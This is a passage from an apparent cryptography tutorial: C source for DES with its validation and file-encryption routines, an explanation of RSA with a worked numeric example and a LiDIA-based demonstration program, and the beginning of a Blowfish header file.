    char iters[17][8];          /* workspace for each iteration */
    char swap[8];              /* place to interchange L and R */
    register int i;
    register char *s, *t;

    permute(inblock,iperm,iters[0]);/* apply initial permutation      */
    for (i=0; i<16; i++)        /* 16 churning operations */
        iter(i,iters[i],iters[i+1]);
                                /* don't re-copy to save space */
    s = swap; t = &iters[16][4]; /* interchange left      */
    *s++ = *t++; *s++ = *t++; *s++ = *t++; *s++ = *t++;
    t = &iters[16][0];          /* and right              */
    *s++ = *t++; *s++ = *t++; *s++ = *t++; *s++ = *t++;
    permute(swap,fperm,outblock); /* apply final permutation */
}

dedes(inblock,outblock)        /* decrypt 64-bit inblock */
char *inblock,*outblock;
{
    char iters[17][8];          /* workspace for each iteration */
    char swap[8];              /* place to interchange L and R */
    register int i;
    register char *s, *t;

    permute(inblock,iperm,iters[0]);/* apply initial permutation      */
    for (i=0; i<16; i++)        /* 16 churning operations */
        iter(15-i,iters[i],iters[i+1]);
                                /* reverse order from encrypting*/
    s = swap; t = &iters[16][4]; /* interchange left      */
    *s++ = *t++; *s++ = *t++; *s++ = *t++; *s++ = *t++;
    t = &iters[16][0];          /* and right              */
    *s++ = *t++; *s++ = *t++; *s++ = *t++; *s++ = *t++;
    permute(swap,fperm,outblock); /* apply final permutation */
}

permute(inblock,perm,outblock)  /* permute inblock with perm      */
char *inblock, *outblock;      /* result into outblock,64 bits */
char perm[16][16][8];          /* 2K bytes defining perm. */
{
    register int i,j;
    register char *ib, *ob;     /* ptr to input or output block */
    register char *p, *q;

```

```

for (i=0, ob = outblock; i<8; i++)
    *ob++ = 0;          /* clear output block          */
ib = inblock;
for (j = 0; j < 16; j += 2, ib++) /* for each input nibble */
{
    ob = outblock;
    p = perm[j][(*ib >> 4) & 017];
    q = perm[j + 1][*ib & 017];
    for (i = 0; i < 8; i++) /* and each output byte */
        *ob++ |= *p++ | *q++; /* OR the masks together*/
}
}

char ip[] /* initial permutation P */
= { 58, 50, 42, 34, 26, 18, 10, 2,
    60, 52, 44, 36, 28, 20, 12, 4,
    62, 54, 46, 38, 30, 22, 14, 6,
    64, 56, 48, 40, 32, 24, 16, 8,
    57, 49, 41, 33, 25, 17, 9, 1,
    59, 51, 43, 35, 27, 19, 11, 3,
    61, 53, 45, 37, 29, 21, 13, 5,
    63, 55, 47, 39, 31, 23, 15, 7 };

char fp[] /* final permutation F */
= { 40, 8, 48, 16, 56, 24, 64, 32,
    39, 7, 47, 15, 55, 23, 63, 31,
    38, 6, 46, 14, 54, 22, 62, 30,
    37, 5, 45, 13, 53, 21, 61, 29,
    36, 4, 44, 12, 52, 20, 60, 28,
    35, 3, 43, 11, 51, 19, 59, 27,
    34, 2, 42, 10, 50, 18, 58, 26,
    33, 1, 41, 9, 49, 17, 57, 25 };

/* expansion operation matrix */ /* rwo: unused */
/* char ei[] = { 32, 1, 2, 3, 4, 5,
    4, 5, 6, 7, 8, 9,
    8, 9, 10, 11, 12, 13,
    12, 13, 14, 15, 16, 17,
    16, 17, 18, 19, 20, 21,
    20, 21, 22, 23, 24, 25,
    24, 25, 26, 27, 28, 29,
    28, 29, 30, 31, 32, 1 }; */

char pcl[] /* permuted choice table (key) */
= { 57, 49, 41, 33, 25, 17, 9,
    1, 58, 50, 42, 34, 26, 18,
    10, 2, 59, 51, 43, 35, 27,
    19, 11, 3, 60, 52, 44, 36,

    63, 55, 47, 39, 31, 23, 15,
    7, 62, 54, 46, 38, 30, 22,
    14, 6, 61, 53, 45, 37, 29,
    21, 13, 5, 28, 20, 12, 4 };

char totrot[] /* number left rotations of pcl */
= { 1,2,4,6,8,10,12,14,15,17,19,21,23,25,27,28 };

char pclm[56]; /* place to modify pcl into */
char pcr[56]; /* place to rotate pcl into */

char pc2[] /* permuted choice key (table) */
= { 14, 17, 11, 24, 1, 5,
    3, 28, 15, 6, 21, 10,

```

```

23, 19, 12, 4, 26, 8,
16, 7, 27, 20, 13, 2,
41, 52, 31, 37, 47, 55,
30, 40, 51, 45, 33, 48,
44, 49, 39, 56, 34, 53,
46, 42, 50, 36, 29, 32    };

char si[8][64] /* 48->32 bit compression tables*/
= {
    14, 4, 13, 1, 2, 15, 11, 8, 3, 10, 6, 12, 5, 9, 0, 7,
    0, 15, 7, 4, 14, 2, 13, 1, 10, 6, 12, 11, 9, 5, 3, 8,
    4, 1, 14, 8, 13, 6, 2, 11, 15, 12, 9, 7, 3, 10, 5, 0,
    15, 12, 8, 2, 4, 9, 1, 7, 5, 11, 3, 14, 10, 0, 6, 13,
    /* S[1] */
    15, 1, 8, 14, 6, 11, 3, 4, 9, 7, 2, 13, 12, 0, 5, 10,
    3, 13, 4, 7, 15, 2, 8, 14, 12, 0, 1, 10, 6, 9, 11, 5,
    0, 14, 7, 11, 10, 4, 13, 1, 5, 8, 12, 6, 9, 3, 2, 15,
    13, 8, 10, 1, 3, 15, 4, 2, 11, 6, 7, 12, 0, 5, 14, 9,
    /* S[2] */
    10, 0, 9, 14, 6, 3, 15, 5, 1, 13, 12, 7, 11, 4, 2, 8,
    13, 7, 0, 9, 3, 4, 6, 10, 2, 8, 5, 14, 12, 11, 15, 1,
    13, 6, 4, 9, 8, 15, 3, 0, 11, 1, 2, 12, 5, 10, 14, 7,
    1, 10, 13, 0, 6, 9, 8, 7, 4, 15, 14, 3, 11, 5, 2, 12,
    /* S[3] */
    7, 13, 14, 3, 0, 6, 9, 10, 1, 2, 8, 5, 11, 12, 4, 15,
    13, 8, 11, 5, 6, 15, 0, 3, 4, 7, 2, 12, 1, 10, 14, 9,
    10, 6, 9, 0, 12, 11, 7, 13, 15, 1, 3, 14, 5, 2, 8, 4,
    3, 15, 0, 6, 10, 1, 13, 8, 9, 4, 5, 11, 12, 7, 2, 14,
    /* S[4] */
    2, 12, 4, 1, 7, 10, 11, 6, 8, 5, 3, 15, 13, 0, 14, 9,
    14, 11, 2, 12, 4, 7, 13, 1, 5, 0, 15, 10, 3, 9, 8, 6,
    4, 2, 1, 11, 10, 13, 7, 8, 15, 9, 12, 5, 6, 3, 0, 14,
    11, 8, 12, 7, 1, 14, 2, 13, 6, 15, 0, 9, 10, 4, 5, 3,
    /* S[5] */
    12, 1, 10, 15, 9, 2, 6, 8, 0, 13, 3, 4, 14, 7, 5, 11,
    10, 15, 4, 2, 7, 12, 9, 5, 6, 1, 13, 14, 0, 11, 3, 8,
    9, 14, 15, 5, 2, 8, 12, 3, 7, 0, 4, 10, 1, 13, 11, 6,
    4, 3, 2, 12, 9, 5, 15, 10, 11, 14, 1, 7, 6, 0, 8, 13,
    /* S[6] */
    4, 11, 2, 14, 15, 0, 8, 13, 3, 12, 9, 7, 5, 10, 6, 1,
    13, 0, 11, 7, 4, 9, 1, 10, 14, 3, 5, 12, 2, 15, 8, 6,
    1, 4, 11, 13, 12, 3, 7, 14, 10, 15, 6, 8, 0, 5, 9, 2,
    6, 11, 13, 8, 1, 4, 10, 7, 9, 5, 0, 15, 14, 2, 3, 12,
    /* S[7] */
    13, 2, 8, 4, 6, 15, 11, 1, 10, 9, 3, 14, 5, 0, 12, 7,
    1, 15, 13, 8, 10, 3, 7, 4, 12, 5, 6, 11, 0, 14, 9, 2,
    7, 11, 4, 1, 9, 12, 14, 2, 0, 6, 10, 13, 15, 3, 5, 8,
    2, 1, 14, 7, 4, 10, 8, 13, 15, 12, 9, 0, 3, 5, 6, 11
    /* S[8] */
};

char p32i[] /* 32-bit permutation function */
= {
    16, 7, 20, 21,
    29, 12, 28, 17,
    1, 15, 23, 26,
    5, 18, 31, 10,
    2, 8, 24, 14,
    32, 27, 3, 9,
    19, 13, 30, 6,
    22, 11, 4, 25
};

desinit(key) /* initialize all des arrays */
char *key;
{
#ifdef DEBUG

```



```

/*deb*/ printf("Initial perm init.\n");
#endif
    perminit(iperm,ip);          /* initial permutation          */
#ifdef DEBUG
/*deb*/ printf("Final perm init.\n");
#endif
    perminit(fperm,fp);          /* final permutation          */
#ifdef DEBUG
/*deb*/ printf("Key sched init.\n");
#endif
    kinit(key);                  /* key schedule              */
#ifdef DEBUG
/*deb*/ printf("Compression init.\n");
#endif
    sinit();                      /* compression functions     */

#ifdef DEBUG
/*deb*/ printf("32-bit perm init.\n");
#endif
    p32init();                   /* 32-bit permutation in f */
#ifdef DEBUG
/*deb*/ printf("End init.\n");
#endif
}

int bytebit[]                    /* bit 0 is left-most in byte */
    = { 0200,0100,040,020,010,04,02,01 };

int nibblebit[] = { 010,04,02,01 };

sinit()                          /* initialize s1-s8 arrays     */
{
    register int i,j;

    for (i=0; i<4; i++)          /* each 12-bit position      */
        for (j=0; j<4096; j++)  /* each possible 12-bit value */
            s[i][j]=(getcomp(i*2,j>>6)<<4) |
                (017&getcomp(i*2+1,j&077));
    /* store 2 compressions per char*/
}

getcomp(k,v)                     /* 1 compression value for sinit*/
int k,v;
{
    register int i,j;           /* correspond to i and j in FIPS*/

    i=((v&040)>>4)|(v&1);        /* first and last bits make row */
    j=(v&037)>>1;                /* middle 4 bits are column      */
    return (int) si[k][(i<<4)+j]; /* result is ith row, jth col  */
}

kinit(key)                       /* initialize key schedule array*/
char *key;                       /* 64 bits (will use only 56)   */
{
    register int i,j,l;
    int m;

    for (j=0; j<56; j++)        /* convert pcl to bits of key  */
    {
        l=pcl[j]-1;            /* integer bit location        */
        m = l & 07;            /* find bit                    */
        pclm[j]=(key[l>>3] & /* find which key byte l is in */
            bytebit[m]) /* and which bit of that byte */
            ? 1 : 0;          /* and store 1-bit result     */
    }
    for (i=0; i<16; i++)        /* for each key sched section  */
        for (j=0; j<6; j++)    /* and each byte of the kn */

```

```

        kn[i][j]=0; /* clear it for accumulation */
for (i=0; i<16; i++) /* key chunk for each iteration */
{
    for (j=0; j<56; j++) /* rotate pcl the right amount */
        pcr[j] = pclm[(l=j+totrot[i])<(j<28? 28 : 56) ? l: l-28];
    /* rotate left and right halves independently */
    for (j=0; j<48; j++) /* select bits individually */
        if (pcr[pc2[j]-1]) /* check bit that goes to kn[j] */
            {
                l= j & 07;
                kn[i][j>>3] |= bytebit[l];
            } /* mask it in if it's there */
}
}

p32init() /* initialize 32-bit permutation*/
{
    register int l, j, k;
    int i,m;

    for (i=0; i<4; i++) /* each input byte position */
        for (j=0; j<256; j++) /* all possible input bytes */
            for (k=0; k<4; k++) /* each byte of the mask */
                p32[i][j][k]=0; /* clear permutation array */
    for (i=0; i<4; i++) /* each input byte position */
        for (j=0; j<256; j++) /* each possible input byte */
            for (k=0; k<32; k++) /* each output bit position */
                {
                    l=p32i[k]-1; /* invert this bit (0-31) */
                    if ((l>>3)!=i) /* does it come from input posn?*/
                        continue; /* if not, bit k is 0 */
                    if (!(j&bytebit[l&07]))
                        continue; /* any such bit in input? */
                    m = k & 07; /* which bit is it? */
                    p32[i][j][k>>3] |= bytebit[m];
                }
}

permutinit(perm,p) /* initialize a perm array */
char perm[16][16][8]; /* 64-bit, either init or final */
char p[64];
{
    register int l, j, k;
    int i,m;

    for (i=0; i<16; i++) /* each input nibble position */
        for (j=0; j<16; j++) /* all possible input nibbles */
            for (k=0; k<8; k++) /* each byte of the mask */
                perm[i][j][k]=0; /* clear permutation array */
    for (i=0; i<16; i++) /* each input nibble position */
        for (j = 0; j < 16; j++) /* each possible input nibble */
            for (k = 0; k < 64; k++) /* each output bit position */
                {
                    l = p[k] - 1; /* where does this bit come from?*/
                    if ((l >> 2) != i) /* does it come from input posn?*/
                        continue; /* if not, bit k is 0 */
                    if (!(j & nibblebit[l & 3]))
                        continue; /* any such bit in input? */
                    m = k & 07; /* which bit is this in the byte?*/
                    perm[i][j][k>>3] |= bytebit[m];
                }
}

iter(num,inblock,outblock) /* 1 churning operation */
int num; /* i.e. the num-th one */
char *inblock, *outblock; /* 64 bits each */
{
    char fret[4]; /* return from f(R[i-1],key) */
    register char *ib, *ob, *fb;
    /* register int i; /* rwo: unused */

```

```

    ob = outblock; ib = &inblock[4];
    f(ib, num, fret);          /* the primary transformation */
    *ob++ = *ib++;            /* L[i] = R[i-1] */
    *ob++ = *ib++;
    *ob++ = *ib++;
    *ob++ = *ib++;
    ib = inblock; fb = fret;  /* R[i]=L[i] XOR f(R[i-1],key) */
    *ob++ = *ib++ ^ *fb++;
    *ob++ = *ib++ ^ *fb++;
    *ob++ = *ib++ ^ *fb++;
    *ob++ = *ib++ ^ *fb++;
}

f(right,num,fret)            /* critical cryptographic trans */
char *right, *fret;          /* 32 bits each */
int num;                      /* index number of this iter */
{
    register char *kb, *rb, *bb; /* ptr to key selection &c */
    char bigright[6];          /* right expanded to 48 bits */
    char result[6];            /* expand(R) XOR keyselect[num] */
    char preout[4];            /* result of 32-bit permutation */

    kb = kn[num];              /* fast version of iteration */
    bb = bigright;
    rb = result;
    expand(right,bb);           /* expand to 48 bits */
    *rb++ = *bb++ ^ *kb++;     /* expanded R XOR chunk of key */
    *rb++ = *bb++ ^ *kb++;
    *rb++ = *bb++ ^ *kb++;
    *rb++ = *bb++ ^ *kb++;
    *rb++ = *bb++ ^ *kb++;
    *rb++ = *bb++ ^ *kb++;
    contract(result,preout);   /* use S fns to get 32 bits */
    perm32(preout,fret);       /* and do final 32-bit perm */
}

perm32(inblock,outblock)     /* 32-bit permutation at end */
char *inblock,*outblock;     /* of the f crypto function */
{
    register int j;
    /* register int i;          /* rwo: unused */
    register char *ib, *ob;
    register char *q;

    ob = outblock;            /* clear output block */
    *ob++ = 0; *ob++ = 0; *ob++ = 0; *ob++ = 0;
    ib=inblock;                /* ptr to 1st byte of input */
    for (j=0; j<4; j++, ib++) /* for each input byte */
    {
        q = p32[j][*ib & 0377];
        ob = outblock;        /* and each output byte */
        *ob++ |= *q++;         /* OR the 16 masks together */
        *ob++ |= *q++;
        *ob++ |= *q++;
        *ob++ |= *q++;
    }
}

expand(right,bigright)       /* 32 to 48 bits with E oper */
char *right,*bigright;       /* right is 32, bigright 48 */
{
    register char *bb, *r, r0, r1, r2, r3;

    bb = bigright;
    r = right; r0 = *r++; r1 = *r++; r2 = *r++; r3 = *r++;
}

```

```

*bb++ = ((r3 & 0001) << 7) | /* 32 */
        ((r0 & 0370) >> 1) | /* 1 2 3 4 5 */
        ((r0 & 0030) >> 3); /* 4 5 */
*bb++ = ((r0 & 0007) << 5) | /* 6 7 8 */
        ((r1 & 0200) >> 3) | /* 9 */
        ((r0 & 0001) << 3) | /* 8 */
        ((r1 & 0340) >> 5); /* 9 10 11 */
*bb++ = ((r1 & 0030) << 3) | /* 12 13 */
        ((r1 & 0037) << 1) | /* 12 13 14 15 16 */
        ((r2 & 0200) >> 7); /* 17 */
*bb++ = ((r1 & 0001) << 7) | /* 16 */
        ((r2 & 0370) >> 1) | /* 17 18 19 20 21 */
        ((r2 & 0030) >> 3); /* 20 21 */
*bb++ = ((r2 & 0007) << 5) | /* 22 23 24 */
        ((r3 & 0200) >> 3) | /* 25 */
        ((r2 & 0001) << 3) | /* 24 */
        ((r3 & 0340) >> 5); /* 25 26 27 */
*bb++ = ((r3 & 0030) << 3) | /* 28 29 */
        ((r3 & 0037) << 1) | /* 28 29 30 31 32 */
        ((r0 & 0200) >> 7); /* 1 */
}

contract(in48,out32) /* contract f from 48 to 32 bits*/
char *in48,*out32; /* using 12-bit pieces into bytes */
{
    register char *c;
    register char *i;
    register int i0, i1, i2, i3, i4, i5;

    i = in48;
    i0 = *i++; i1 = *i++; i2 = *i++; i3 = *i++; i4 = *i++; i5 = *i++;
    c = out32; /* do output a byte at a time */
    *c++ = s[0][07777 & ((i0 << 4) | ((i1 >> 4) & 017 ))];
    *c++ = s[1][07777 & ((i1 << 8) | ( i2 & 0377 ))];
    *c++ = s[2][07777 & ((i3 << 4) | ((i4 >> 4) & 017 ))];
    *c++ = s[3][07777 & ((i4 << 8) | ( i5 & 0377 ))];
}

/* End of DES algorithm (except for calling desinit below) */

#ifdef VALIDATE
char *inname, *outname;
FILE *infile, *outfile;

int encrypting;
char buf[512];
char keyx[9], keyy[9];

char *malloc(), *strcpy(), *strcat();

main(argc, argv)
int argc; char *argv[];
{
    register char *u;
    char *filename;

    if (argc < 2) /* filenames given? */
    { fprintf(stderr, "Usage: des file ...\n");
      exit(1);
    }

    for (++argv; --argc; ++argv)
    {
        inname = *argv;
        outname = filename = malloc((unsigned) strlen(inname) + 3);
        strcpy(filename, inname);
    }
}

```

```

    u = &filename[strlen(filename) - 2]; /* check last 2 chars */

    encrypting = (strcmp(".n", u) != 0);
    if (!encrypting) *u = 0; /* strip .n from output filename */
    else strcat(filename, ".n"); /* or add .n to output file */

    if ((infile = fopen(inname, "rb")) == NULL)
    {
        fprintf(stderr, "Can't read %s.\n", inname);
        exit(1);
    }
    if ((outfile = fopen(outname, "rb")) != NULL)
    {
        fprintf(stderr, "%s would be overwritten.\n", outname);
        exit(1);
    }
    if ((outfile = fopen(outname, "wb")) == NULL)
    {
        fprintf(stderr, "Can't write %s.\n", outname);
        exit(1);
    }

    key_get("Type password for ");
    for (;;)
    {
        strcpy(keyx, keyy);
        key_get("Verify password for ");
        if (strcmp(keyx, keyy) == 0) break;
    }
    desinit(keyx); /* set up tables for DES */

    if (pfile() == 0) unlink(inname);
    else fprintf(stderr,
        "%s: I/O Error -- File unchanged\n", inname);

    fclose(outfile);
    fclose(infile);
}
exit(0);
}

key_get(mes) /* get file key */
char *mes;
{
    register int i, j;
    char linebuf[256];
    int count;

    for (i=0; i<14; i++) keyy[i]=0;

#ifdef LATTICE
#else
    gtty(0, &ttybuf);
    ttybuf.sg_flags &= ~ECHO; /* turn off echoing */
    signal(SIGINT, bye); /* catch ints */
    stty(0, &ttybuf);
#endif

    printf("%s%s: ", mes, inname);
    fflush(stdout);

    count = read(0, linebuf, 256); /* read input line */
    printf("\n");

#ifdef LATTICE
#else
    ttybuf.sg_flags |= ECHO; /* restore echo */
    stty(0, &ttybuf);
#endif
}

```

```

    linebuf[count] = 0; /* null terminate */
    if (linebuf[count-1] == '\n') /* ignore any terminating newline */
    { linebuf[count-1] = 0;
      count--;
    }
    if (count > 8) count = 8; /* only use 8 chars */
    for (i = j = 0; count--;)
        keyy[i++] = linebuf[j++];
}

pfile() /* process the file */
{
    register int m, nsave;
    register char *b;
    int j;

    while (m = fread(buf, 1, 512, infile))
    {
        if ((nsave = m) < 0) /* read error */
            return(-1);
        for (b=buf; m>0; /* encrypt/decrypt 1 buffer-full*/
            m -= 8, b += 8) /* 8-byte blocks */
        {
            if (encrypting)
            {
                if (m<8) /* don't have a full 64 bits */
                {
                    for (j=0; j<8-m; j++)
                        b[m+j]=garbage(); /* fill block with trash */
                    nsave += 8-m; /* complete the block */
                }
                else j=0; /* number of nulls in last block*/
                endes(b,b); /* don't need diff input, output*/
            }
            else /* decrypting */
            {
                if (m < 8) deout(b, 1); /* last byte in file: count */
                else
                {
                    dedes(b, b); /* decrypt and output block */
                    deout(b, 0);
                }
            }
        }
        if (encrypting) if (fwrite(buf, 1, nsave, outfile) != nsave)
            return(-1);
    }
    /* have now encrypted/decrypted the whole file;
     * need to append the byte count for the last block if encrypting.
     */
    if (encrypting) fputc(8 - j, outfile); /* how many good bytes? */
    return(0);
}

int outcount = 0; /* see when caught up with delay*/

deout(block,flag) /* 1-block delay on output */
char *block,flag; /* 64-bit block, last block flag*/
{
    static char last[8]; /* previous input block */
    register int i;
    /* register char *c,*j; /* /* rwo: unused */

    if (flag) /* output the last few bytes */
    {
        fwrite(last, 1, block[0] & 0377, outfile);
        return;
    }
    if (outcount++) /* seen any blocks before? */

```

```

        fwrite(last, 1, 8, outfile);
    for (i = 0; i < 8; i++) last[i] = block[i]; /* copy the block */
}

garbage() /* generate garbage for filling */
/* This garbage should be as random as possible. We're using subsequent calls
 * on the timer, but ideally each byte should be uncorrelated. Preferable
 * would be to call the timer once and use it to initialize a dumb random
 * number generator.
 */
{
#ifdef LATTICE
#ifdef MSC

/* --- make use of Microsoft C timing routines --- */

#include <time.h>
    long ltime;

    time(&ltime);
#else

/* --- non-MSVC - probably Lattice --- */

    long timer(), ltime;

    ltime = timer();
#endif
    return (int) ltime & 0377;
#else

/* probably a UNIX system */

    struct timeb tp;

    ftime(&tp); /* get current time */
    return tp.millitm; /* return time in milliseconds */
#endif
}

#endif LATTICE

/* restore echo to tty and exit */
bye()
{
    ttybuf.sg_flags |= ECHO; /* restore echoing */
    stty(0, &ttybuf);
    exit(2);
}

#endif

#else /* validation */

#define VALFILE "valid.triples"

FILE *fd;

char key[8], plain[8], cipher[8], processed[8];

main() /* read key/plain/cipher triples until exhausted */
{
    int count, i;

```

```

if ((fd = fopen(VALFILE, "r")) == NULL)
{
    fprintf(stderr, "Can't read %s.\n", VALFILE);
    exit(1);
}
count = 0;
desinit(key); /* initialize most of the arrays */
while (readvals())
{
    kinit(key); /* initialize key stuff */
    printf("Key: "); writehex(key);
    printf(" Plain: "); writehex(plain);
    printf(" Cipher: "); writehex(cipher);
    printf("\n");
    endes(plain, processed); /* encipher the plaintext */
    printf("Encry: "); writehex(processed);
    printf("\n");
    for (i = 0; i < 8; i++)
        if (processed[i] != cipher[i])
            printf("Encryption failed.\n");
    dedes(cipher, processed); /* decipher the ciphertext */
    printf("Decry: "); writehex(processed);
    printf("\n");
    for (i = 0; i < 8; i++)
        if (processed[i] != plain[i])
            printf("Decryption failed.\n");
    count++;
}
printf("Processed %d tests.\n", count);
}

readvals() /* get the next legit triple */
{
    int r;

    r = readhex(key);
    readhex(plain);
    readhex(cipher);
    return r;
}

writehex(str) /* write the 64-bit hex string */
char *str;
{
    int i;

    for (i = 0; i < 8; i++)
        printf("%02x", str[i] & 0377);
}

hex(n) /* convert hex nibble into integer */
int n;
{
    if (n >= 'A' && n <= 'F') return n - 'A' + 10;
    return n - '0';
}

readhex(str) /* read 64 bits of hex code */
char *str;
{
    int i, c;

    for (i = 0; i < 8; i++)
    {
        c = hex(getc(fd)) << 4;
        str[i] = c | hex(getc(fd));
    }
    while ((c = getc(fd)) == ' ' || c == '\t' || c == '\n');
    ungetc(c, fd); /* skip to next field */
}

```



```

        return c != EOF;
    }

#endif

/***** end scrydes *****/

```

RSA Encryption: RSA is the most popular public key encryption systems available now. It was named after its authors "Rivest, Shamir, and Adleman". This type of encryption uses two keys, public key for encryption and private key for decryption.

It is based on the idea that it is very easy to calculate the product of two numbers, but it is very hard to factorize a number and arrive at the same numbers used for calculating the product. For example if you are given two numbers say 2 and 10, you can say that their product is 20. But given the value 20 it's very hard to say the numbers 2 and 10.

The working:

- Let "A" and "B" who wants to communicate. "A" chooses two numbers P and Q. He calculates the product of P and Q (P*Q). Then "A" chooses a value E (E not equal to 1) such that E and (P-1)*(Q-1) are relative prime i.e., they don't have common factors. The value of E must be an odd number and need not be a prime number.
- A value D is calculated using the formula $E \cdot D \equiv 1 \pmod{(P-1) \cdot (Q-1)}$. The value of D can be easily obtained by choosing a certain value for X which makes the value of $(X \cdot (P-1) \cdot (Q-1) + 1) / E$ an integer.

Note: mod refers to modulo division. In ordinary division of two numbers the result will be the quotient but in modulo division the result will be the remainder. This simply refers to '%' operator in C. For example: $5 \bmod 2 = 1$

- The value of D is A's Private Key and the values P*Q and E are the public keys. The value of D must be safely and the public keys may be given to others i.e. to "B" here.
- For encrypting a plain text T to a cipher text C the following formula is used.

$$C = T^E \pmod{P \cdot Q}$$

"B" calculates the cipher value and sends that to "A"

- "A" on receiving the cipher text decrypts it to plain text using the following formula.

$$T = C^D \pmod{P \cdot Q}$$

Example:

Let P=3 and Q=19

Public Key $(P*Q) = 3*19 = 57$.

Let Public Key E be 7.

$(P-1)*(Q-1) = 3*18 = 54$

$E*D = 1(\text{mod}((P-1)*(Q-1)))$

$\Rightarrow 7*D = 1(\text{mod}54)$

$\Rightarrow D = (4*54+1)/7$

$\Rightarrow D = 31$ (Private Key).

The public keys 57 and 7 can be given to others. Suppose if a person wants to send $T = 35$. The person must first calculate its cipher value.

$C = T^E(\text{mod}(P*Q))$

$\Rightarrow C = 35^7 \text{mod} 57$

$\Rightarrow C = 64339296875 \text{mod} 57$

$\Rightarrow C = 17$

C is the cipher value for the plain text T . The person receiving this cipher text decrypts that using the following formula.

$T = C^D(\text{mod}(P*Q))$

$\Rightarrow T = 17^{31} \text{mod} 57$

$\Rightarrow T = 35$

Thus the person receiving the Cipher text can obtain the plain text using his private key.

Note: The above given example is just to show the implementation of RSA algorithm. In fact the number of digits in P and Q will be around 100-200. Even the super computers in the world take several days to crack a cipher text encrypted with RSA.

Below given is the source code for implementation of RSA encryption algorithm:

```
/*  
 * rsa.c  
 *  
 * Programmed By Ward Wurtz  
 * NSERC Summer student  
 * Supervisor: Chris Soteros  
 *  
 * This program is designed to DEMONSTRATE RSA  
 * encryption and decryption.  
 */
```

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include "LiDIA/bigint.h"
#include "LiDIA/version.h"

int main(void)
{
    /*bigints used to encrypt message*/
    bigint bit128;
    bigint two;
    bigint n256 = 256;
    bigint p,q,n, phi;
    bigint e,d;
    bigint temp;
    bigint m,c;
    bigint decrypt;

    /*counters*/
    long i,j;

    /*useful variables*/
    long k;
    bigint temp_big1;
    bigint temp_big2;
    char temp_char;
    short temp_short;

    /*plaintext string*/
    char* plaintext = "RSA Cryptosystem with LiDIA";

    /*largest 128 bit integers*/
    two = bigint(2);
    power(bit128,two,128);
    bit128 = bit128 - 1;

    cout << "\nThis is a demonstration of the RSA cryptosystem\n";
    cout << "Written by Ward Wurtz\n";
    cout << "This program is for demonstration purposes only\n";
    cout << "Uses LiDIA version " << LIDIA_MAJOR_VERSION << ". ";
    cout << LIDIA_MINOR_VERSION << ". " << LIDIA_PATCH_VERSION <<
"\n";
    system("g++ -v");
    cout << "\n\n";

    /*deterministically seeds the random number generator
    with a number that just happens to be lying around*/
    seed( bit128 );

    /*lets LiDIA randomly choose two prime numbers*/
    p = randomize( bit128 );
    q = randomize( bit128 );
    p = previous_prime(p);
    q = previous_prime(q);
    n = p*q;
    phi = (p - 1)*(q - 1);

```

```

cout << "Our random prime numbers...\n";
cout << "p = " << p << "\n";
cout << "q = " << q << "\n";
cout << "n = pq = " << n << "\n";
cout << "Euler = (p-1)(q-1) = " << phi << "\n\n";

/*Chooses e and d > 0*/
e = 65537;

cout << "Our public and private keys...\n";
cout << "A standard choice of e and its corresponding d\n";
cout << "e = " << e << "\n";

cout << "We calculate d such that ed = 1 (mod Euler)\n";
cout << "Use the extended Euclidean algorithm to find\n";
cout << "d and k in Z such that de + k(Euler) = gcd(e,Euler) =
1\n";

xgcd(d, temp, e, phi);
while( d < 0 )
{
    d = d + phi;
}
d = d % phi;
cout << "d = " << d << "\n";
cout << "ed = " << e*d << " = ";
cout << (e*d) % phi << " (mod Euler)\n\n";

cout << "We want to send the message: \n";
cout << plaintext << "\n";
cout << "Which has " << strlen(plaintext) << " characters\n";

/*sets k = floor( log_N(n) ) where log_N is the logarithm base N
   In our case, a char is 8 bits so N = 2^8 = 256*/
k = n.bit_length() - 1;
k = k/8;

/*our message cannot have over k characters*/
/*this loop creates the unencrypted message from
   the array of characters*/
m = 0;
for(i = 1; i <= k; i++)
{
    if(i > (signed long) strlen(plaintext) ) break;
    power( temp_big1, n256, k - i);
    multiply(temp_big2, temp_big1, (long) plaintext[i-1]);
    m += temp_big2;
}

cout << "Unencrypted message block:\nm = " << m << "\n";

/*computes c = m^e (mod n): the encrypted message*/
power_mod(c, m, e, n, 0);

cout << "Encrypted message:\nc = " << c << "\n";

/*calculates the length of the block and ciphertext block*/

```

```

cout << "Length of m: " << (m.bit_length())/8 +1;
cout << " (this is the maximum number of characters";
cout << " that can be stored in one bock)\n";
cout << "Length of c: " << (c.bit_length())/8 +1 << "\n";

/*decrypting message*/
power_mod(decrypt,c,d,n,0);
cout << "\nDecrypted message:\nm = " << decrypt << "\n";

cout << "The decrypted message: ";

/*prints the message in ASCII text*/
for(i = k; i >=1; i--)
{
    temp_short = 0;
    for(j = 1; j <= 8; j++)
    {
        temp_short |= (short) decrypt.bit(i*8 - j) << (8
- j);
    }
    temp_char = (char) temp_short;

    cout << temp_char;
}
cout << "\n";

/*have a nice day*/
return(0);
}

/*END OF FILE*/

```

Blowfish: Blowfish was designed in 1993 by Bruce Schneier. Blowfish takes a variable length key from 32 bits to 448 bits. It is a Feistel network, iterating a simple encryption function 16 times. Blowfish is secure, unpatented and moreover it is free. Below given is the source code for Blowfish implementation in C.

```

/*****blowfish.h*****/

/* $Id: blowfish.h,v 1.3 1995/01/23 12:38:02 pr Exp pr $*/

#define MAXKEYBYTES 56 /* 448 bits */
#define bf_N 16
#define noErr 0
#define DATAERROR -1
#define KEYBYTES 8
#define subkeyfilename "Blowfish.dat"

#define UWORD_32bits unsigned long
#define UWORD_16bits unsigned short
#define UBYTE_08bits unsigned char

/* choose a byte order for your hardware */
/* ABCD - big endian - motorola */

```

```

#ifdef ORDER_ABCD
union aword {
    UWORD_32bits word;
    UBYTE_08bits byte [4];
    struct {
        unsigned int byte0:8;
        unsigned int byte1:8;
        unsigned int byte2:8;
        unsigned int byte3:8;
    } w;
};
#endif /* ORDER_ABCD */

/* DCBA - little endian - intel */
#ifdef ORDER_DCBA
union aword {
    UWORD_32bits word;
    UBYTE_08bits byte [4];
    struct {
        unsigned int byte3:8;
        unsigned int byte2:8;
        unsigned int byte1:8;
        unsigned int byte0:8;
    } w;
};
#endif /* ORDER_DCBA */

/* BADC - vax */
#ifdef ORDER_BADC
union aword {
    UWORD_32bits word;
    UBYTE_08bits byte [4];
    struct {
        unsigned int byte1:8;
        unsigned int byte0:8;
        unsigned int byte3:8;
        unsigned int byte2:8;
    } w;
};
#endif /* ORDER_BADC */

short opensubkeyfile(void);
unsigned long F(unsigned long x);
void Blowfish_encipher(unsigned long *xl, unsigned long *xr);
void Blowfish_decipher(unsigned long *xl, unsigned long *xr);
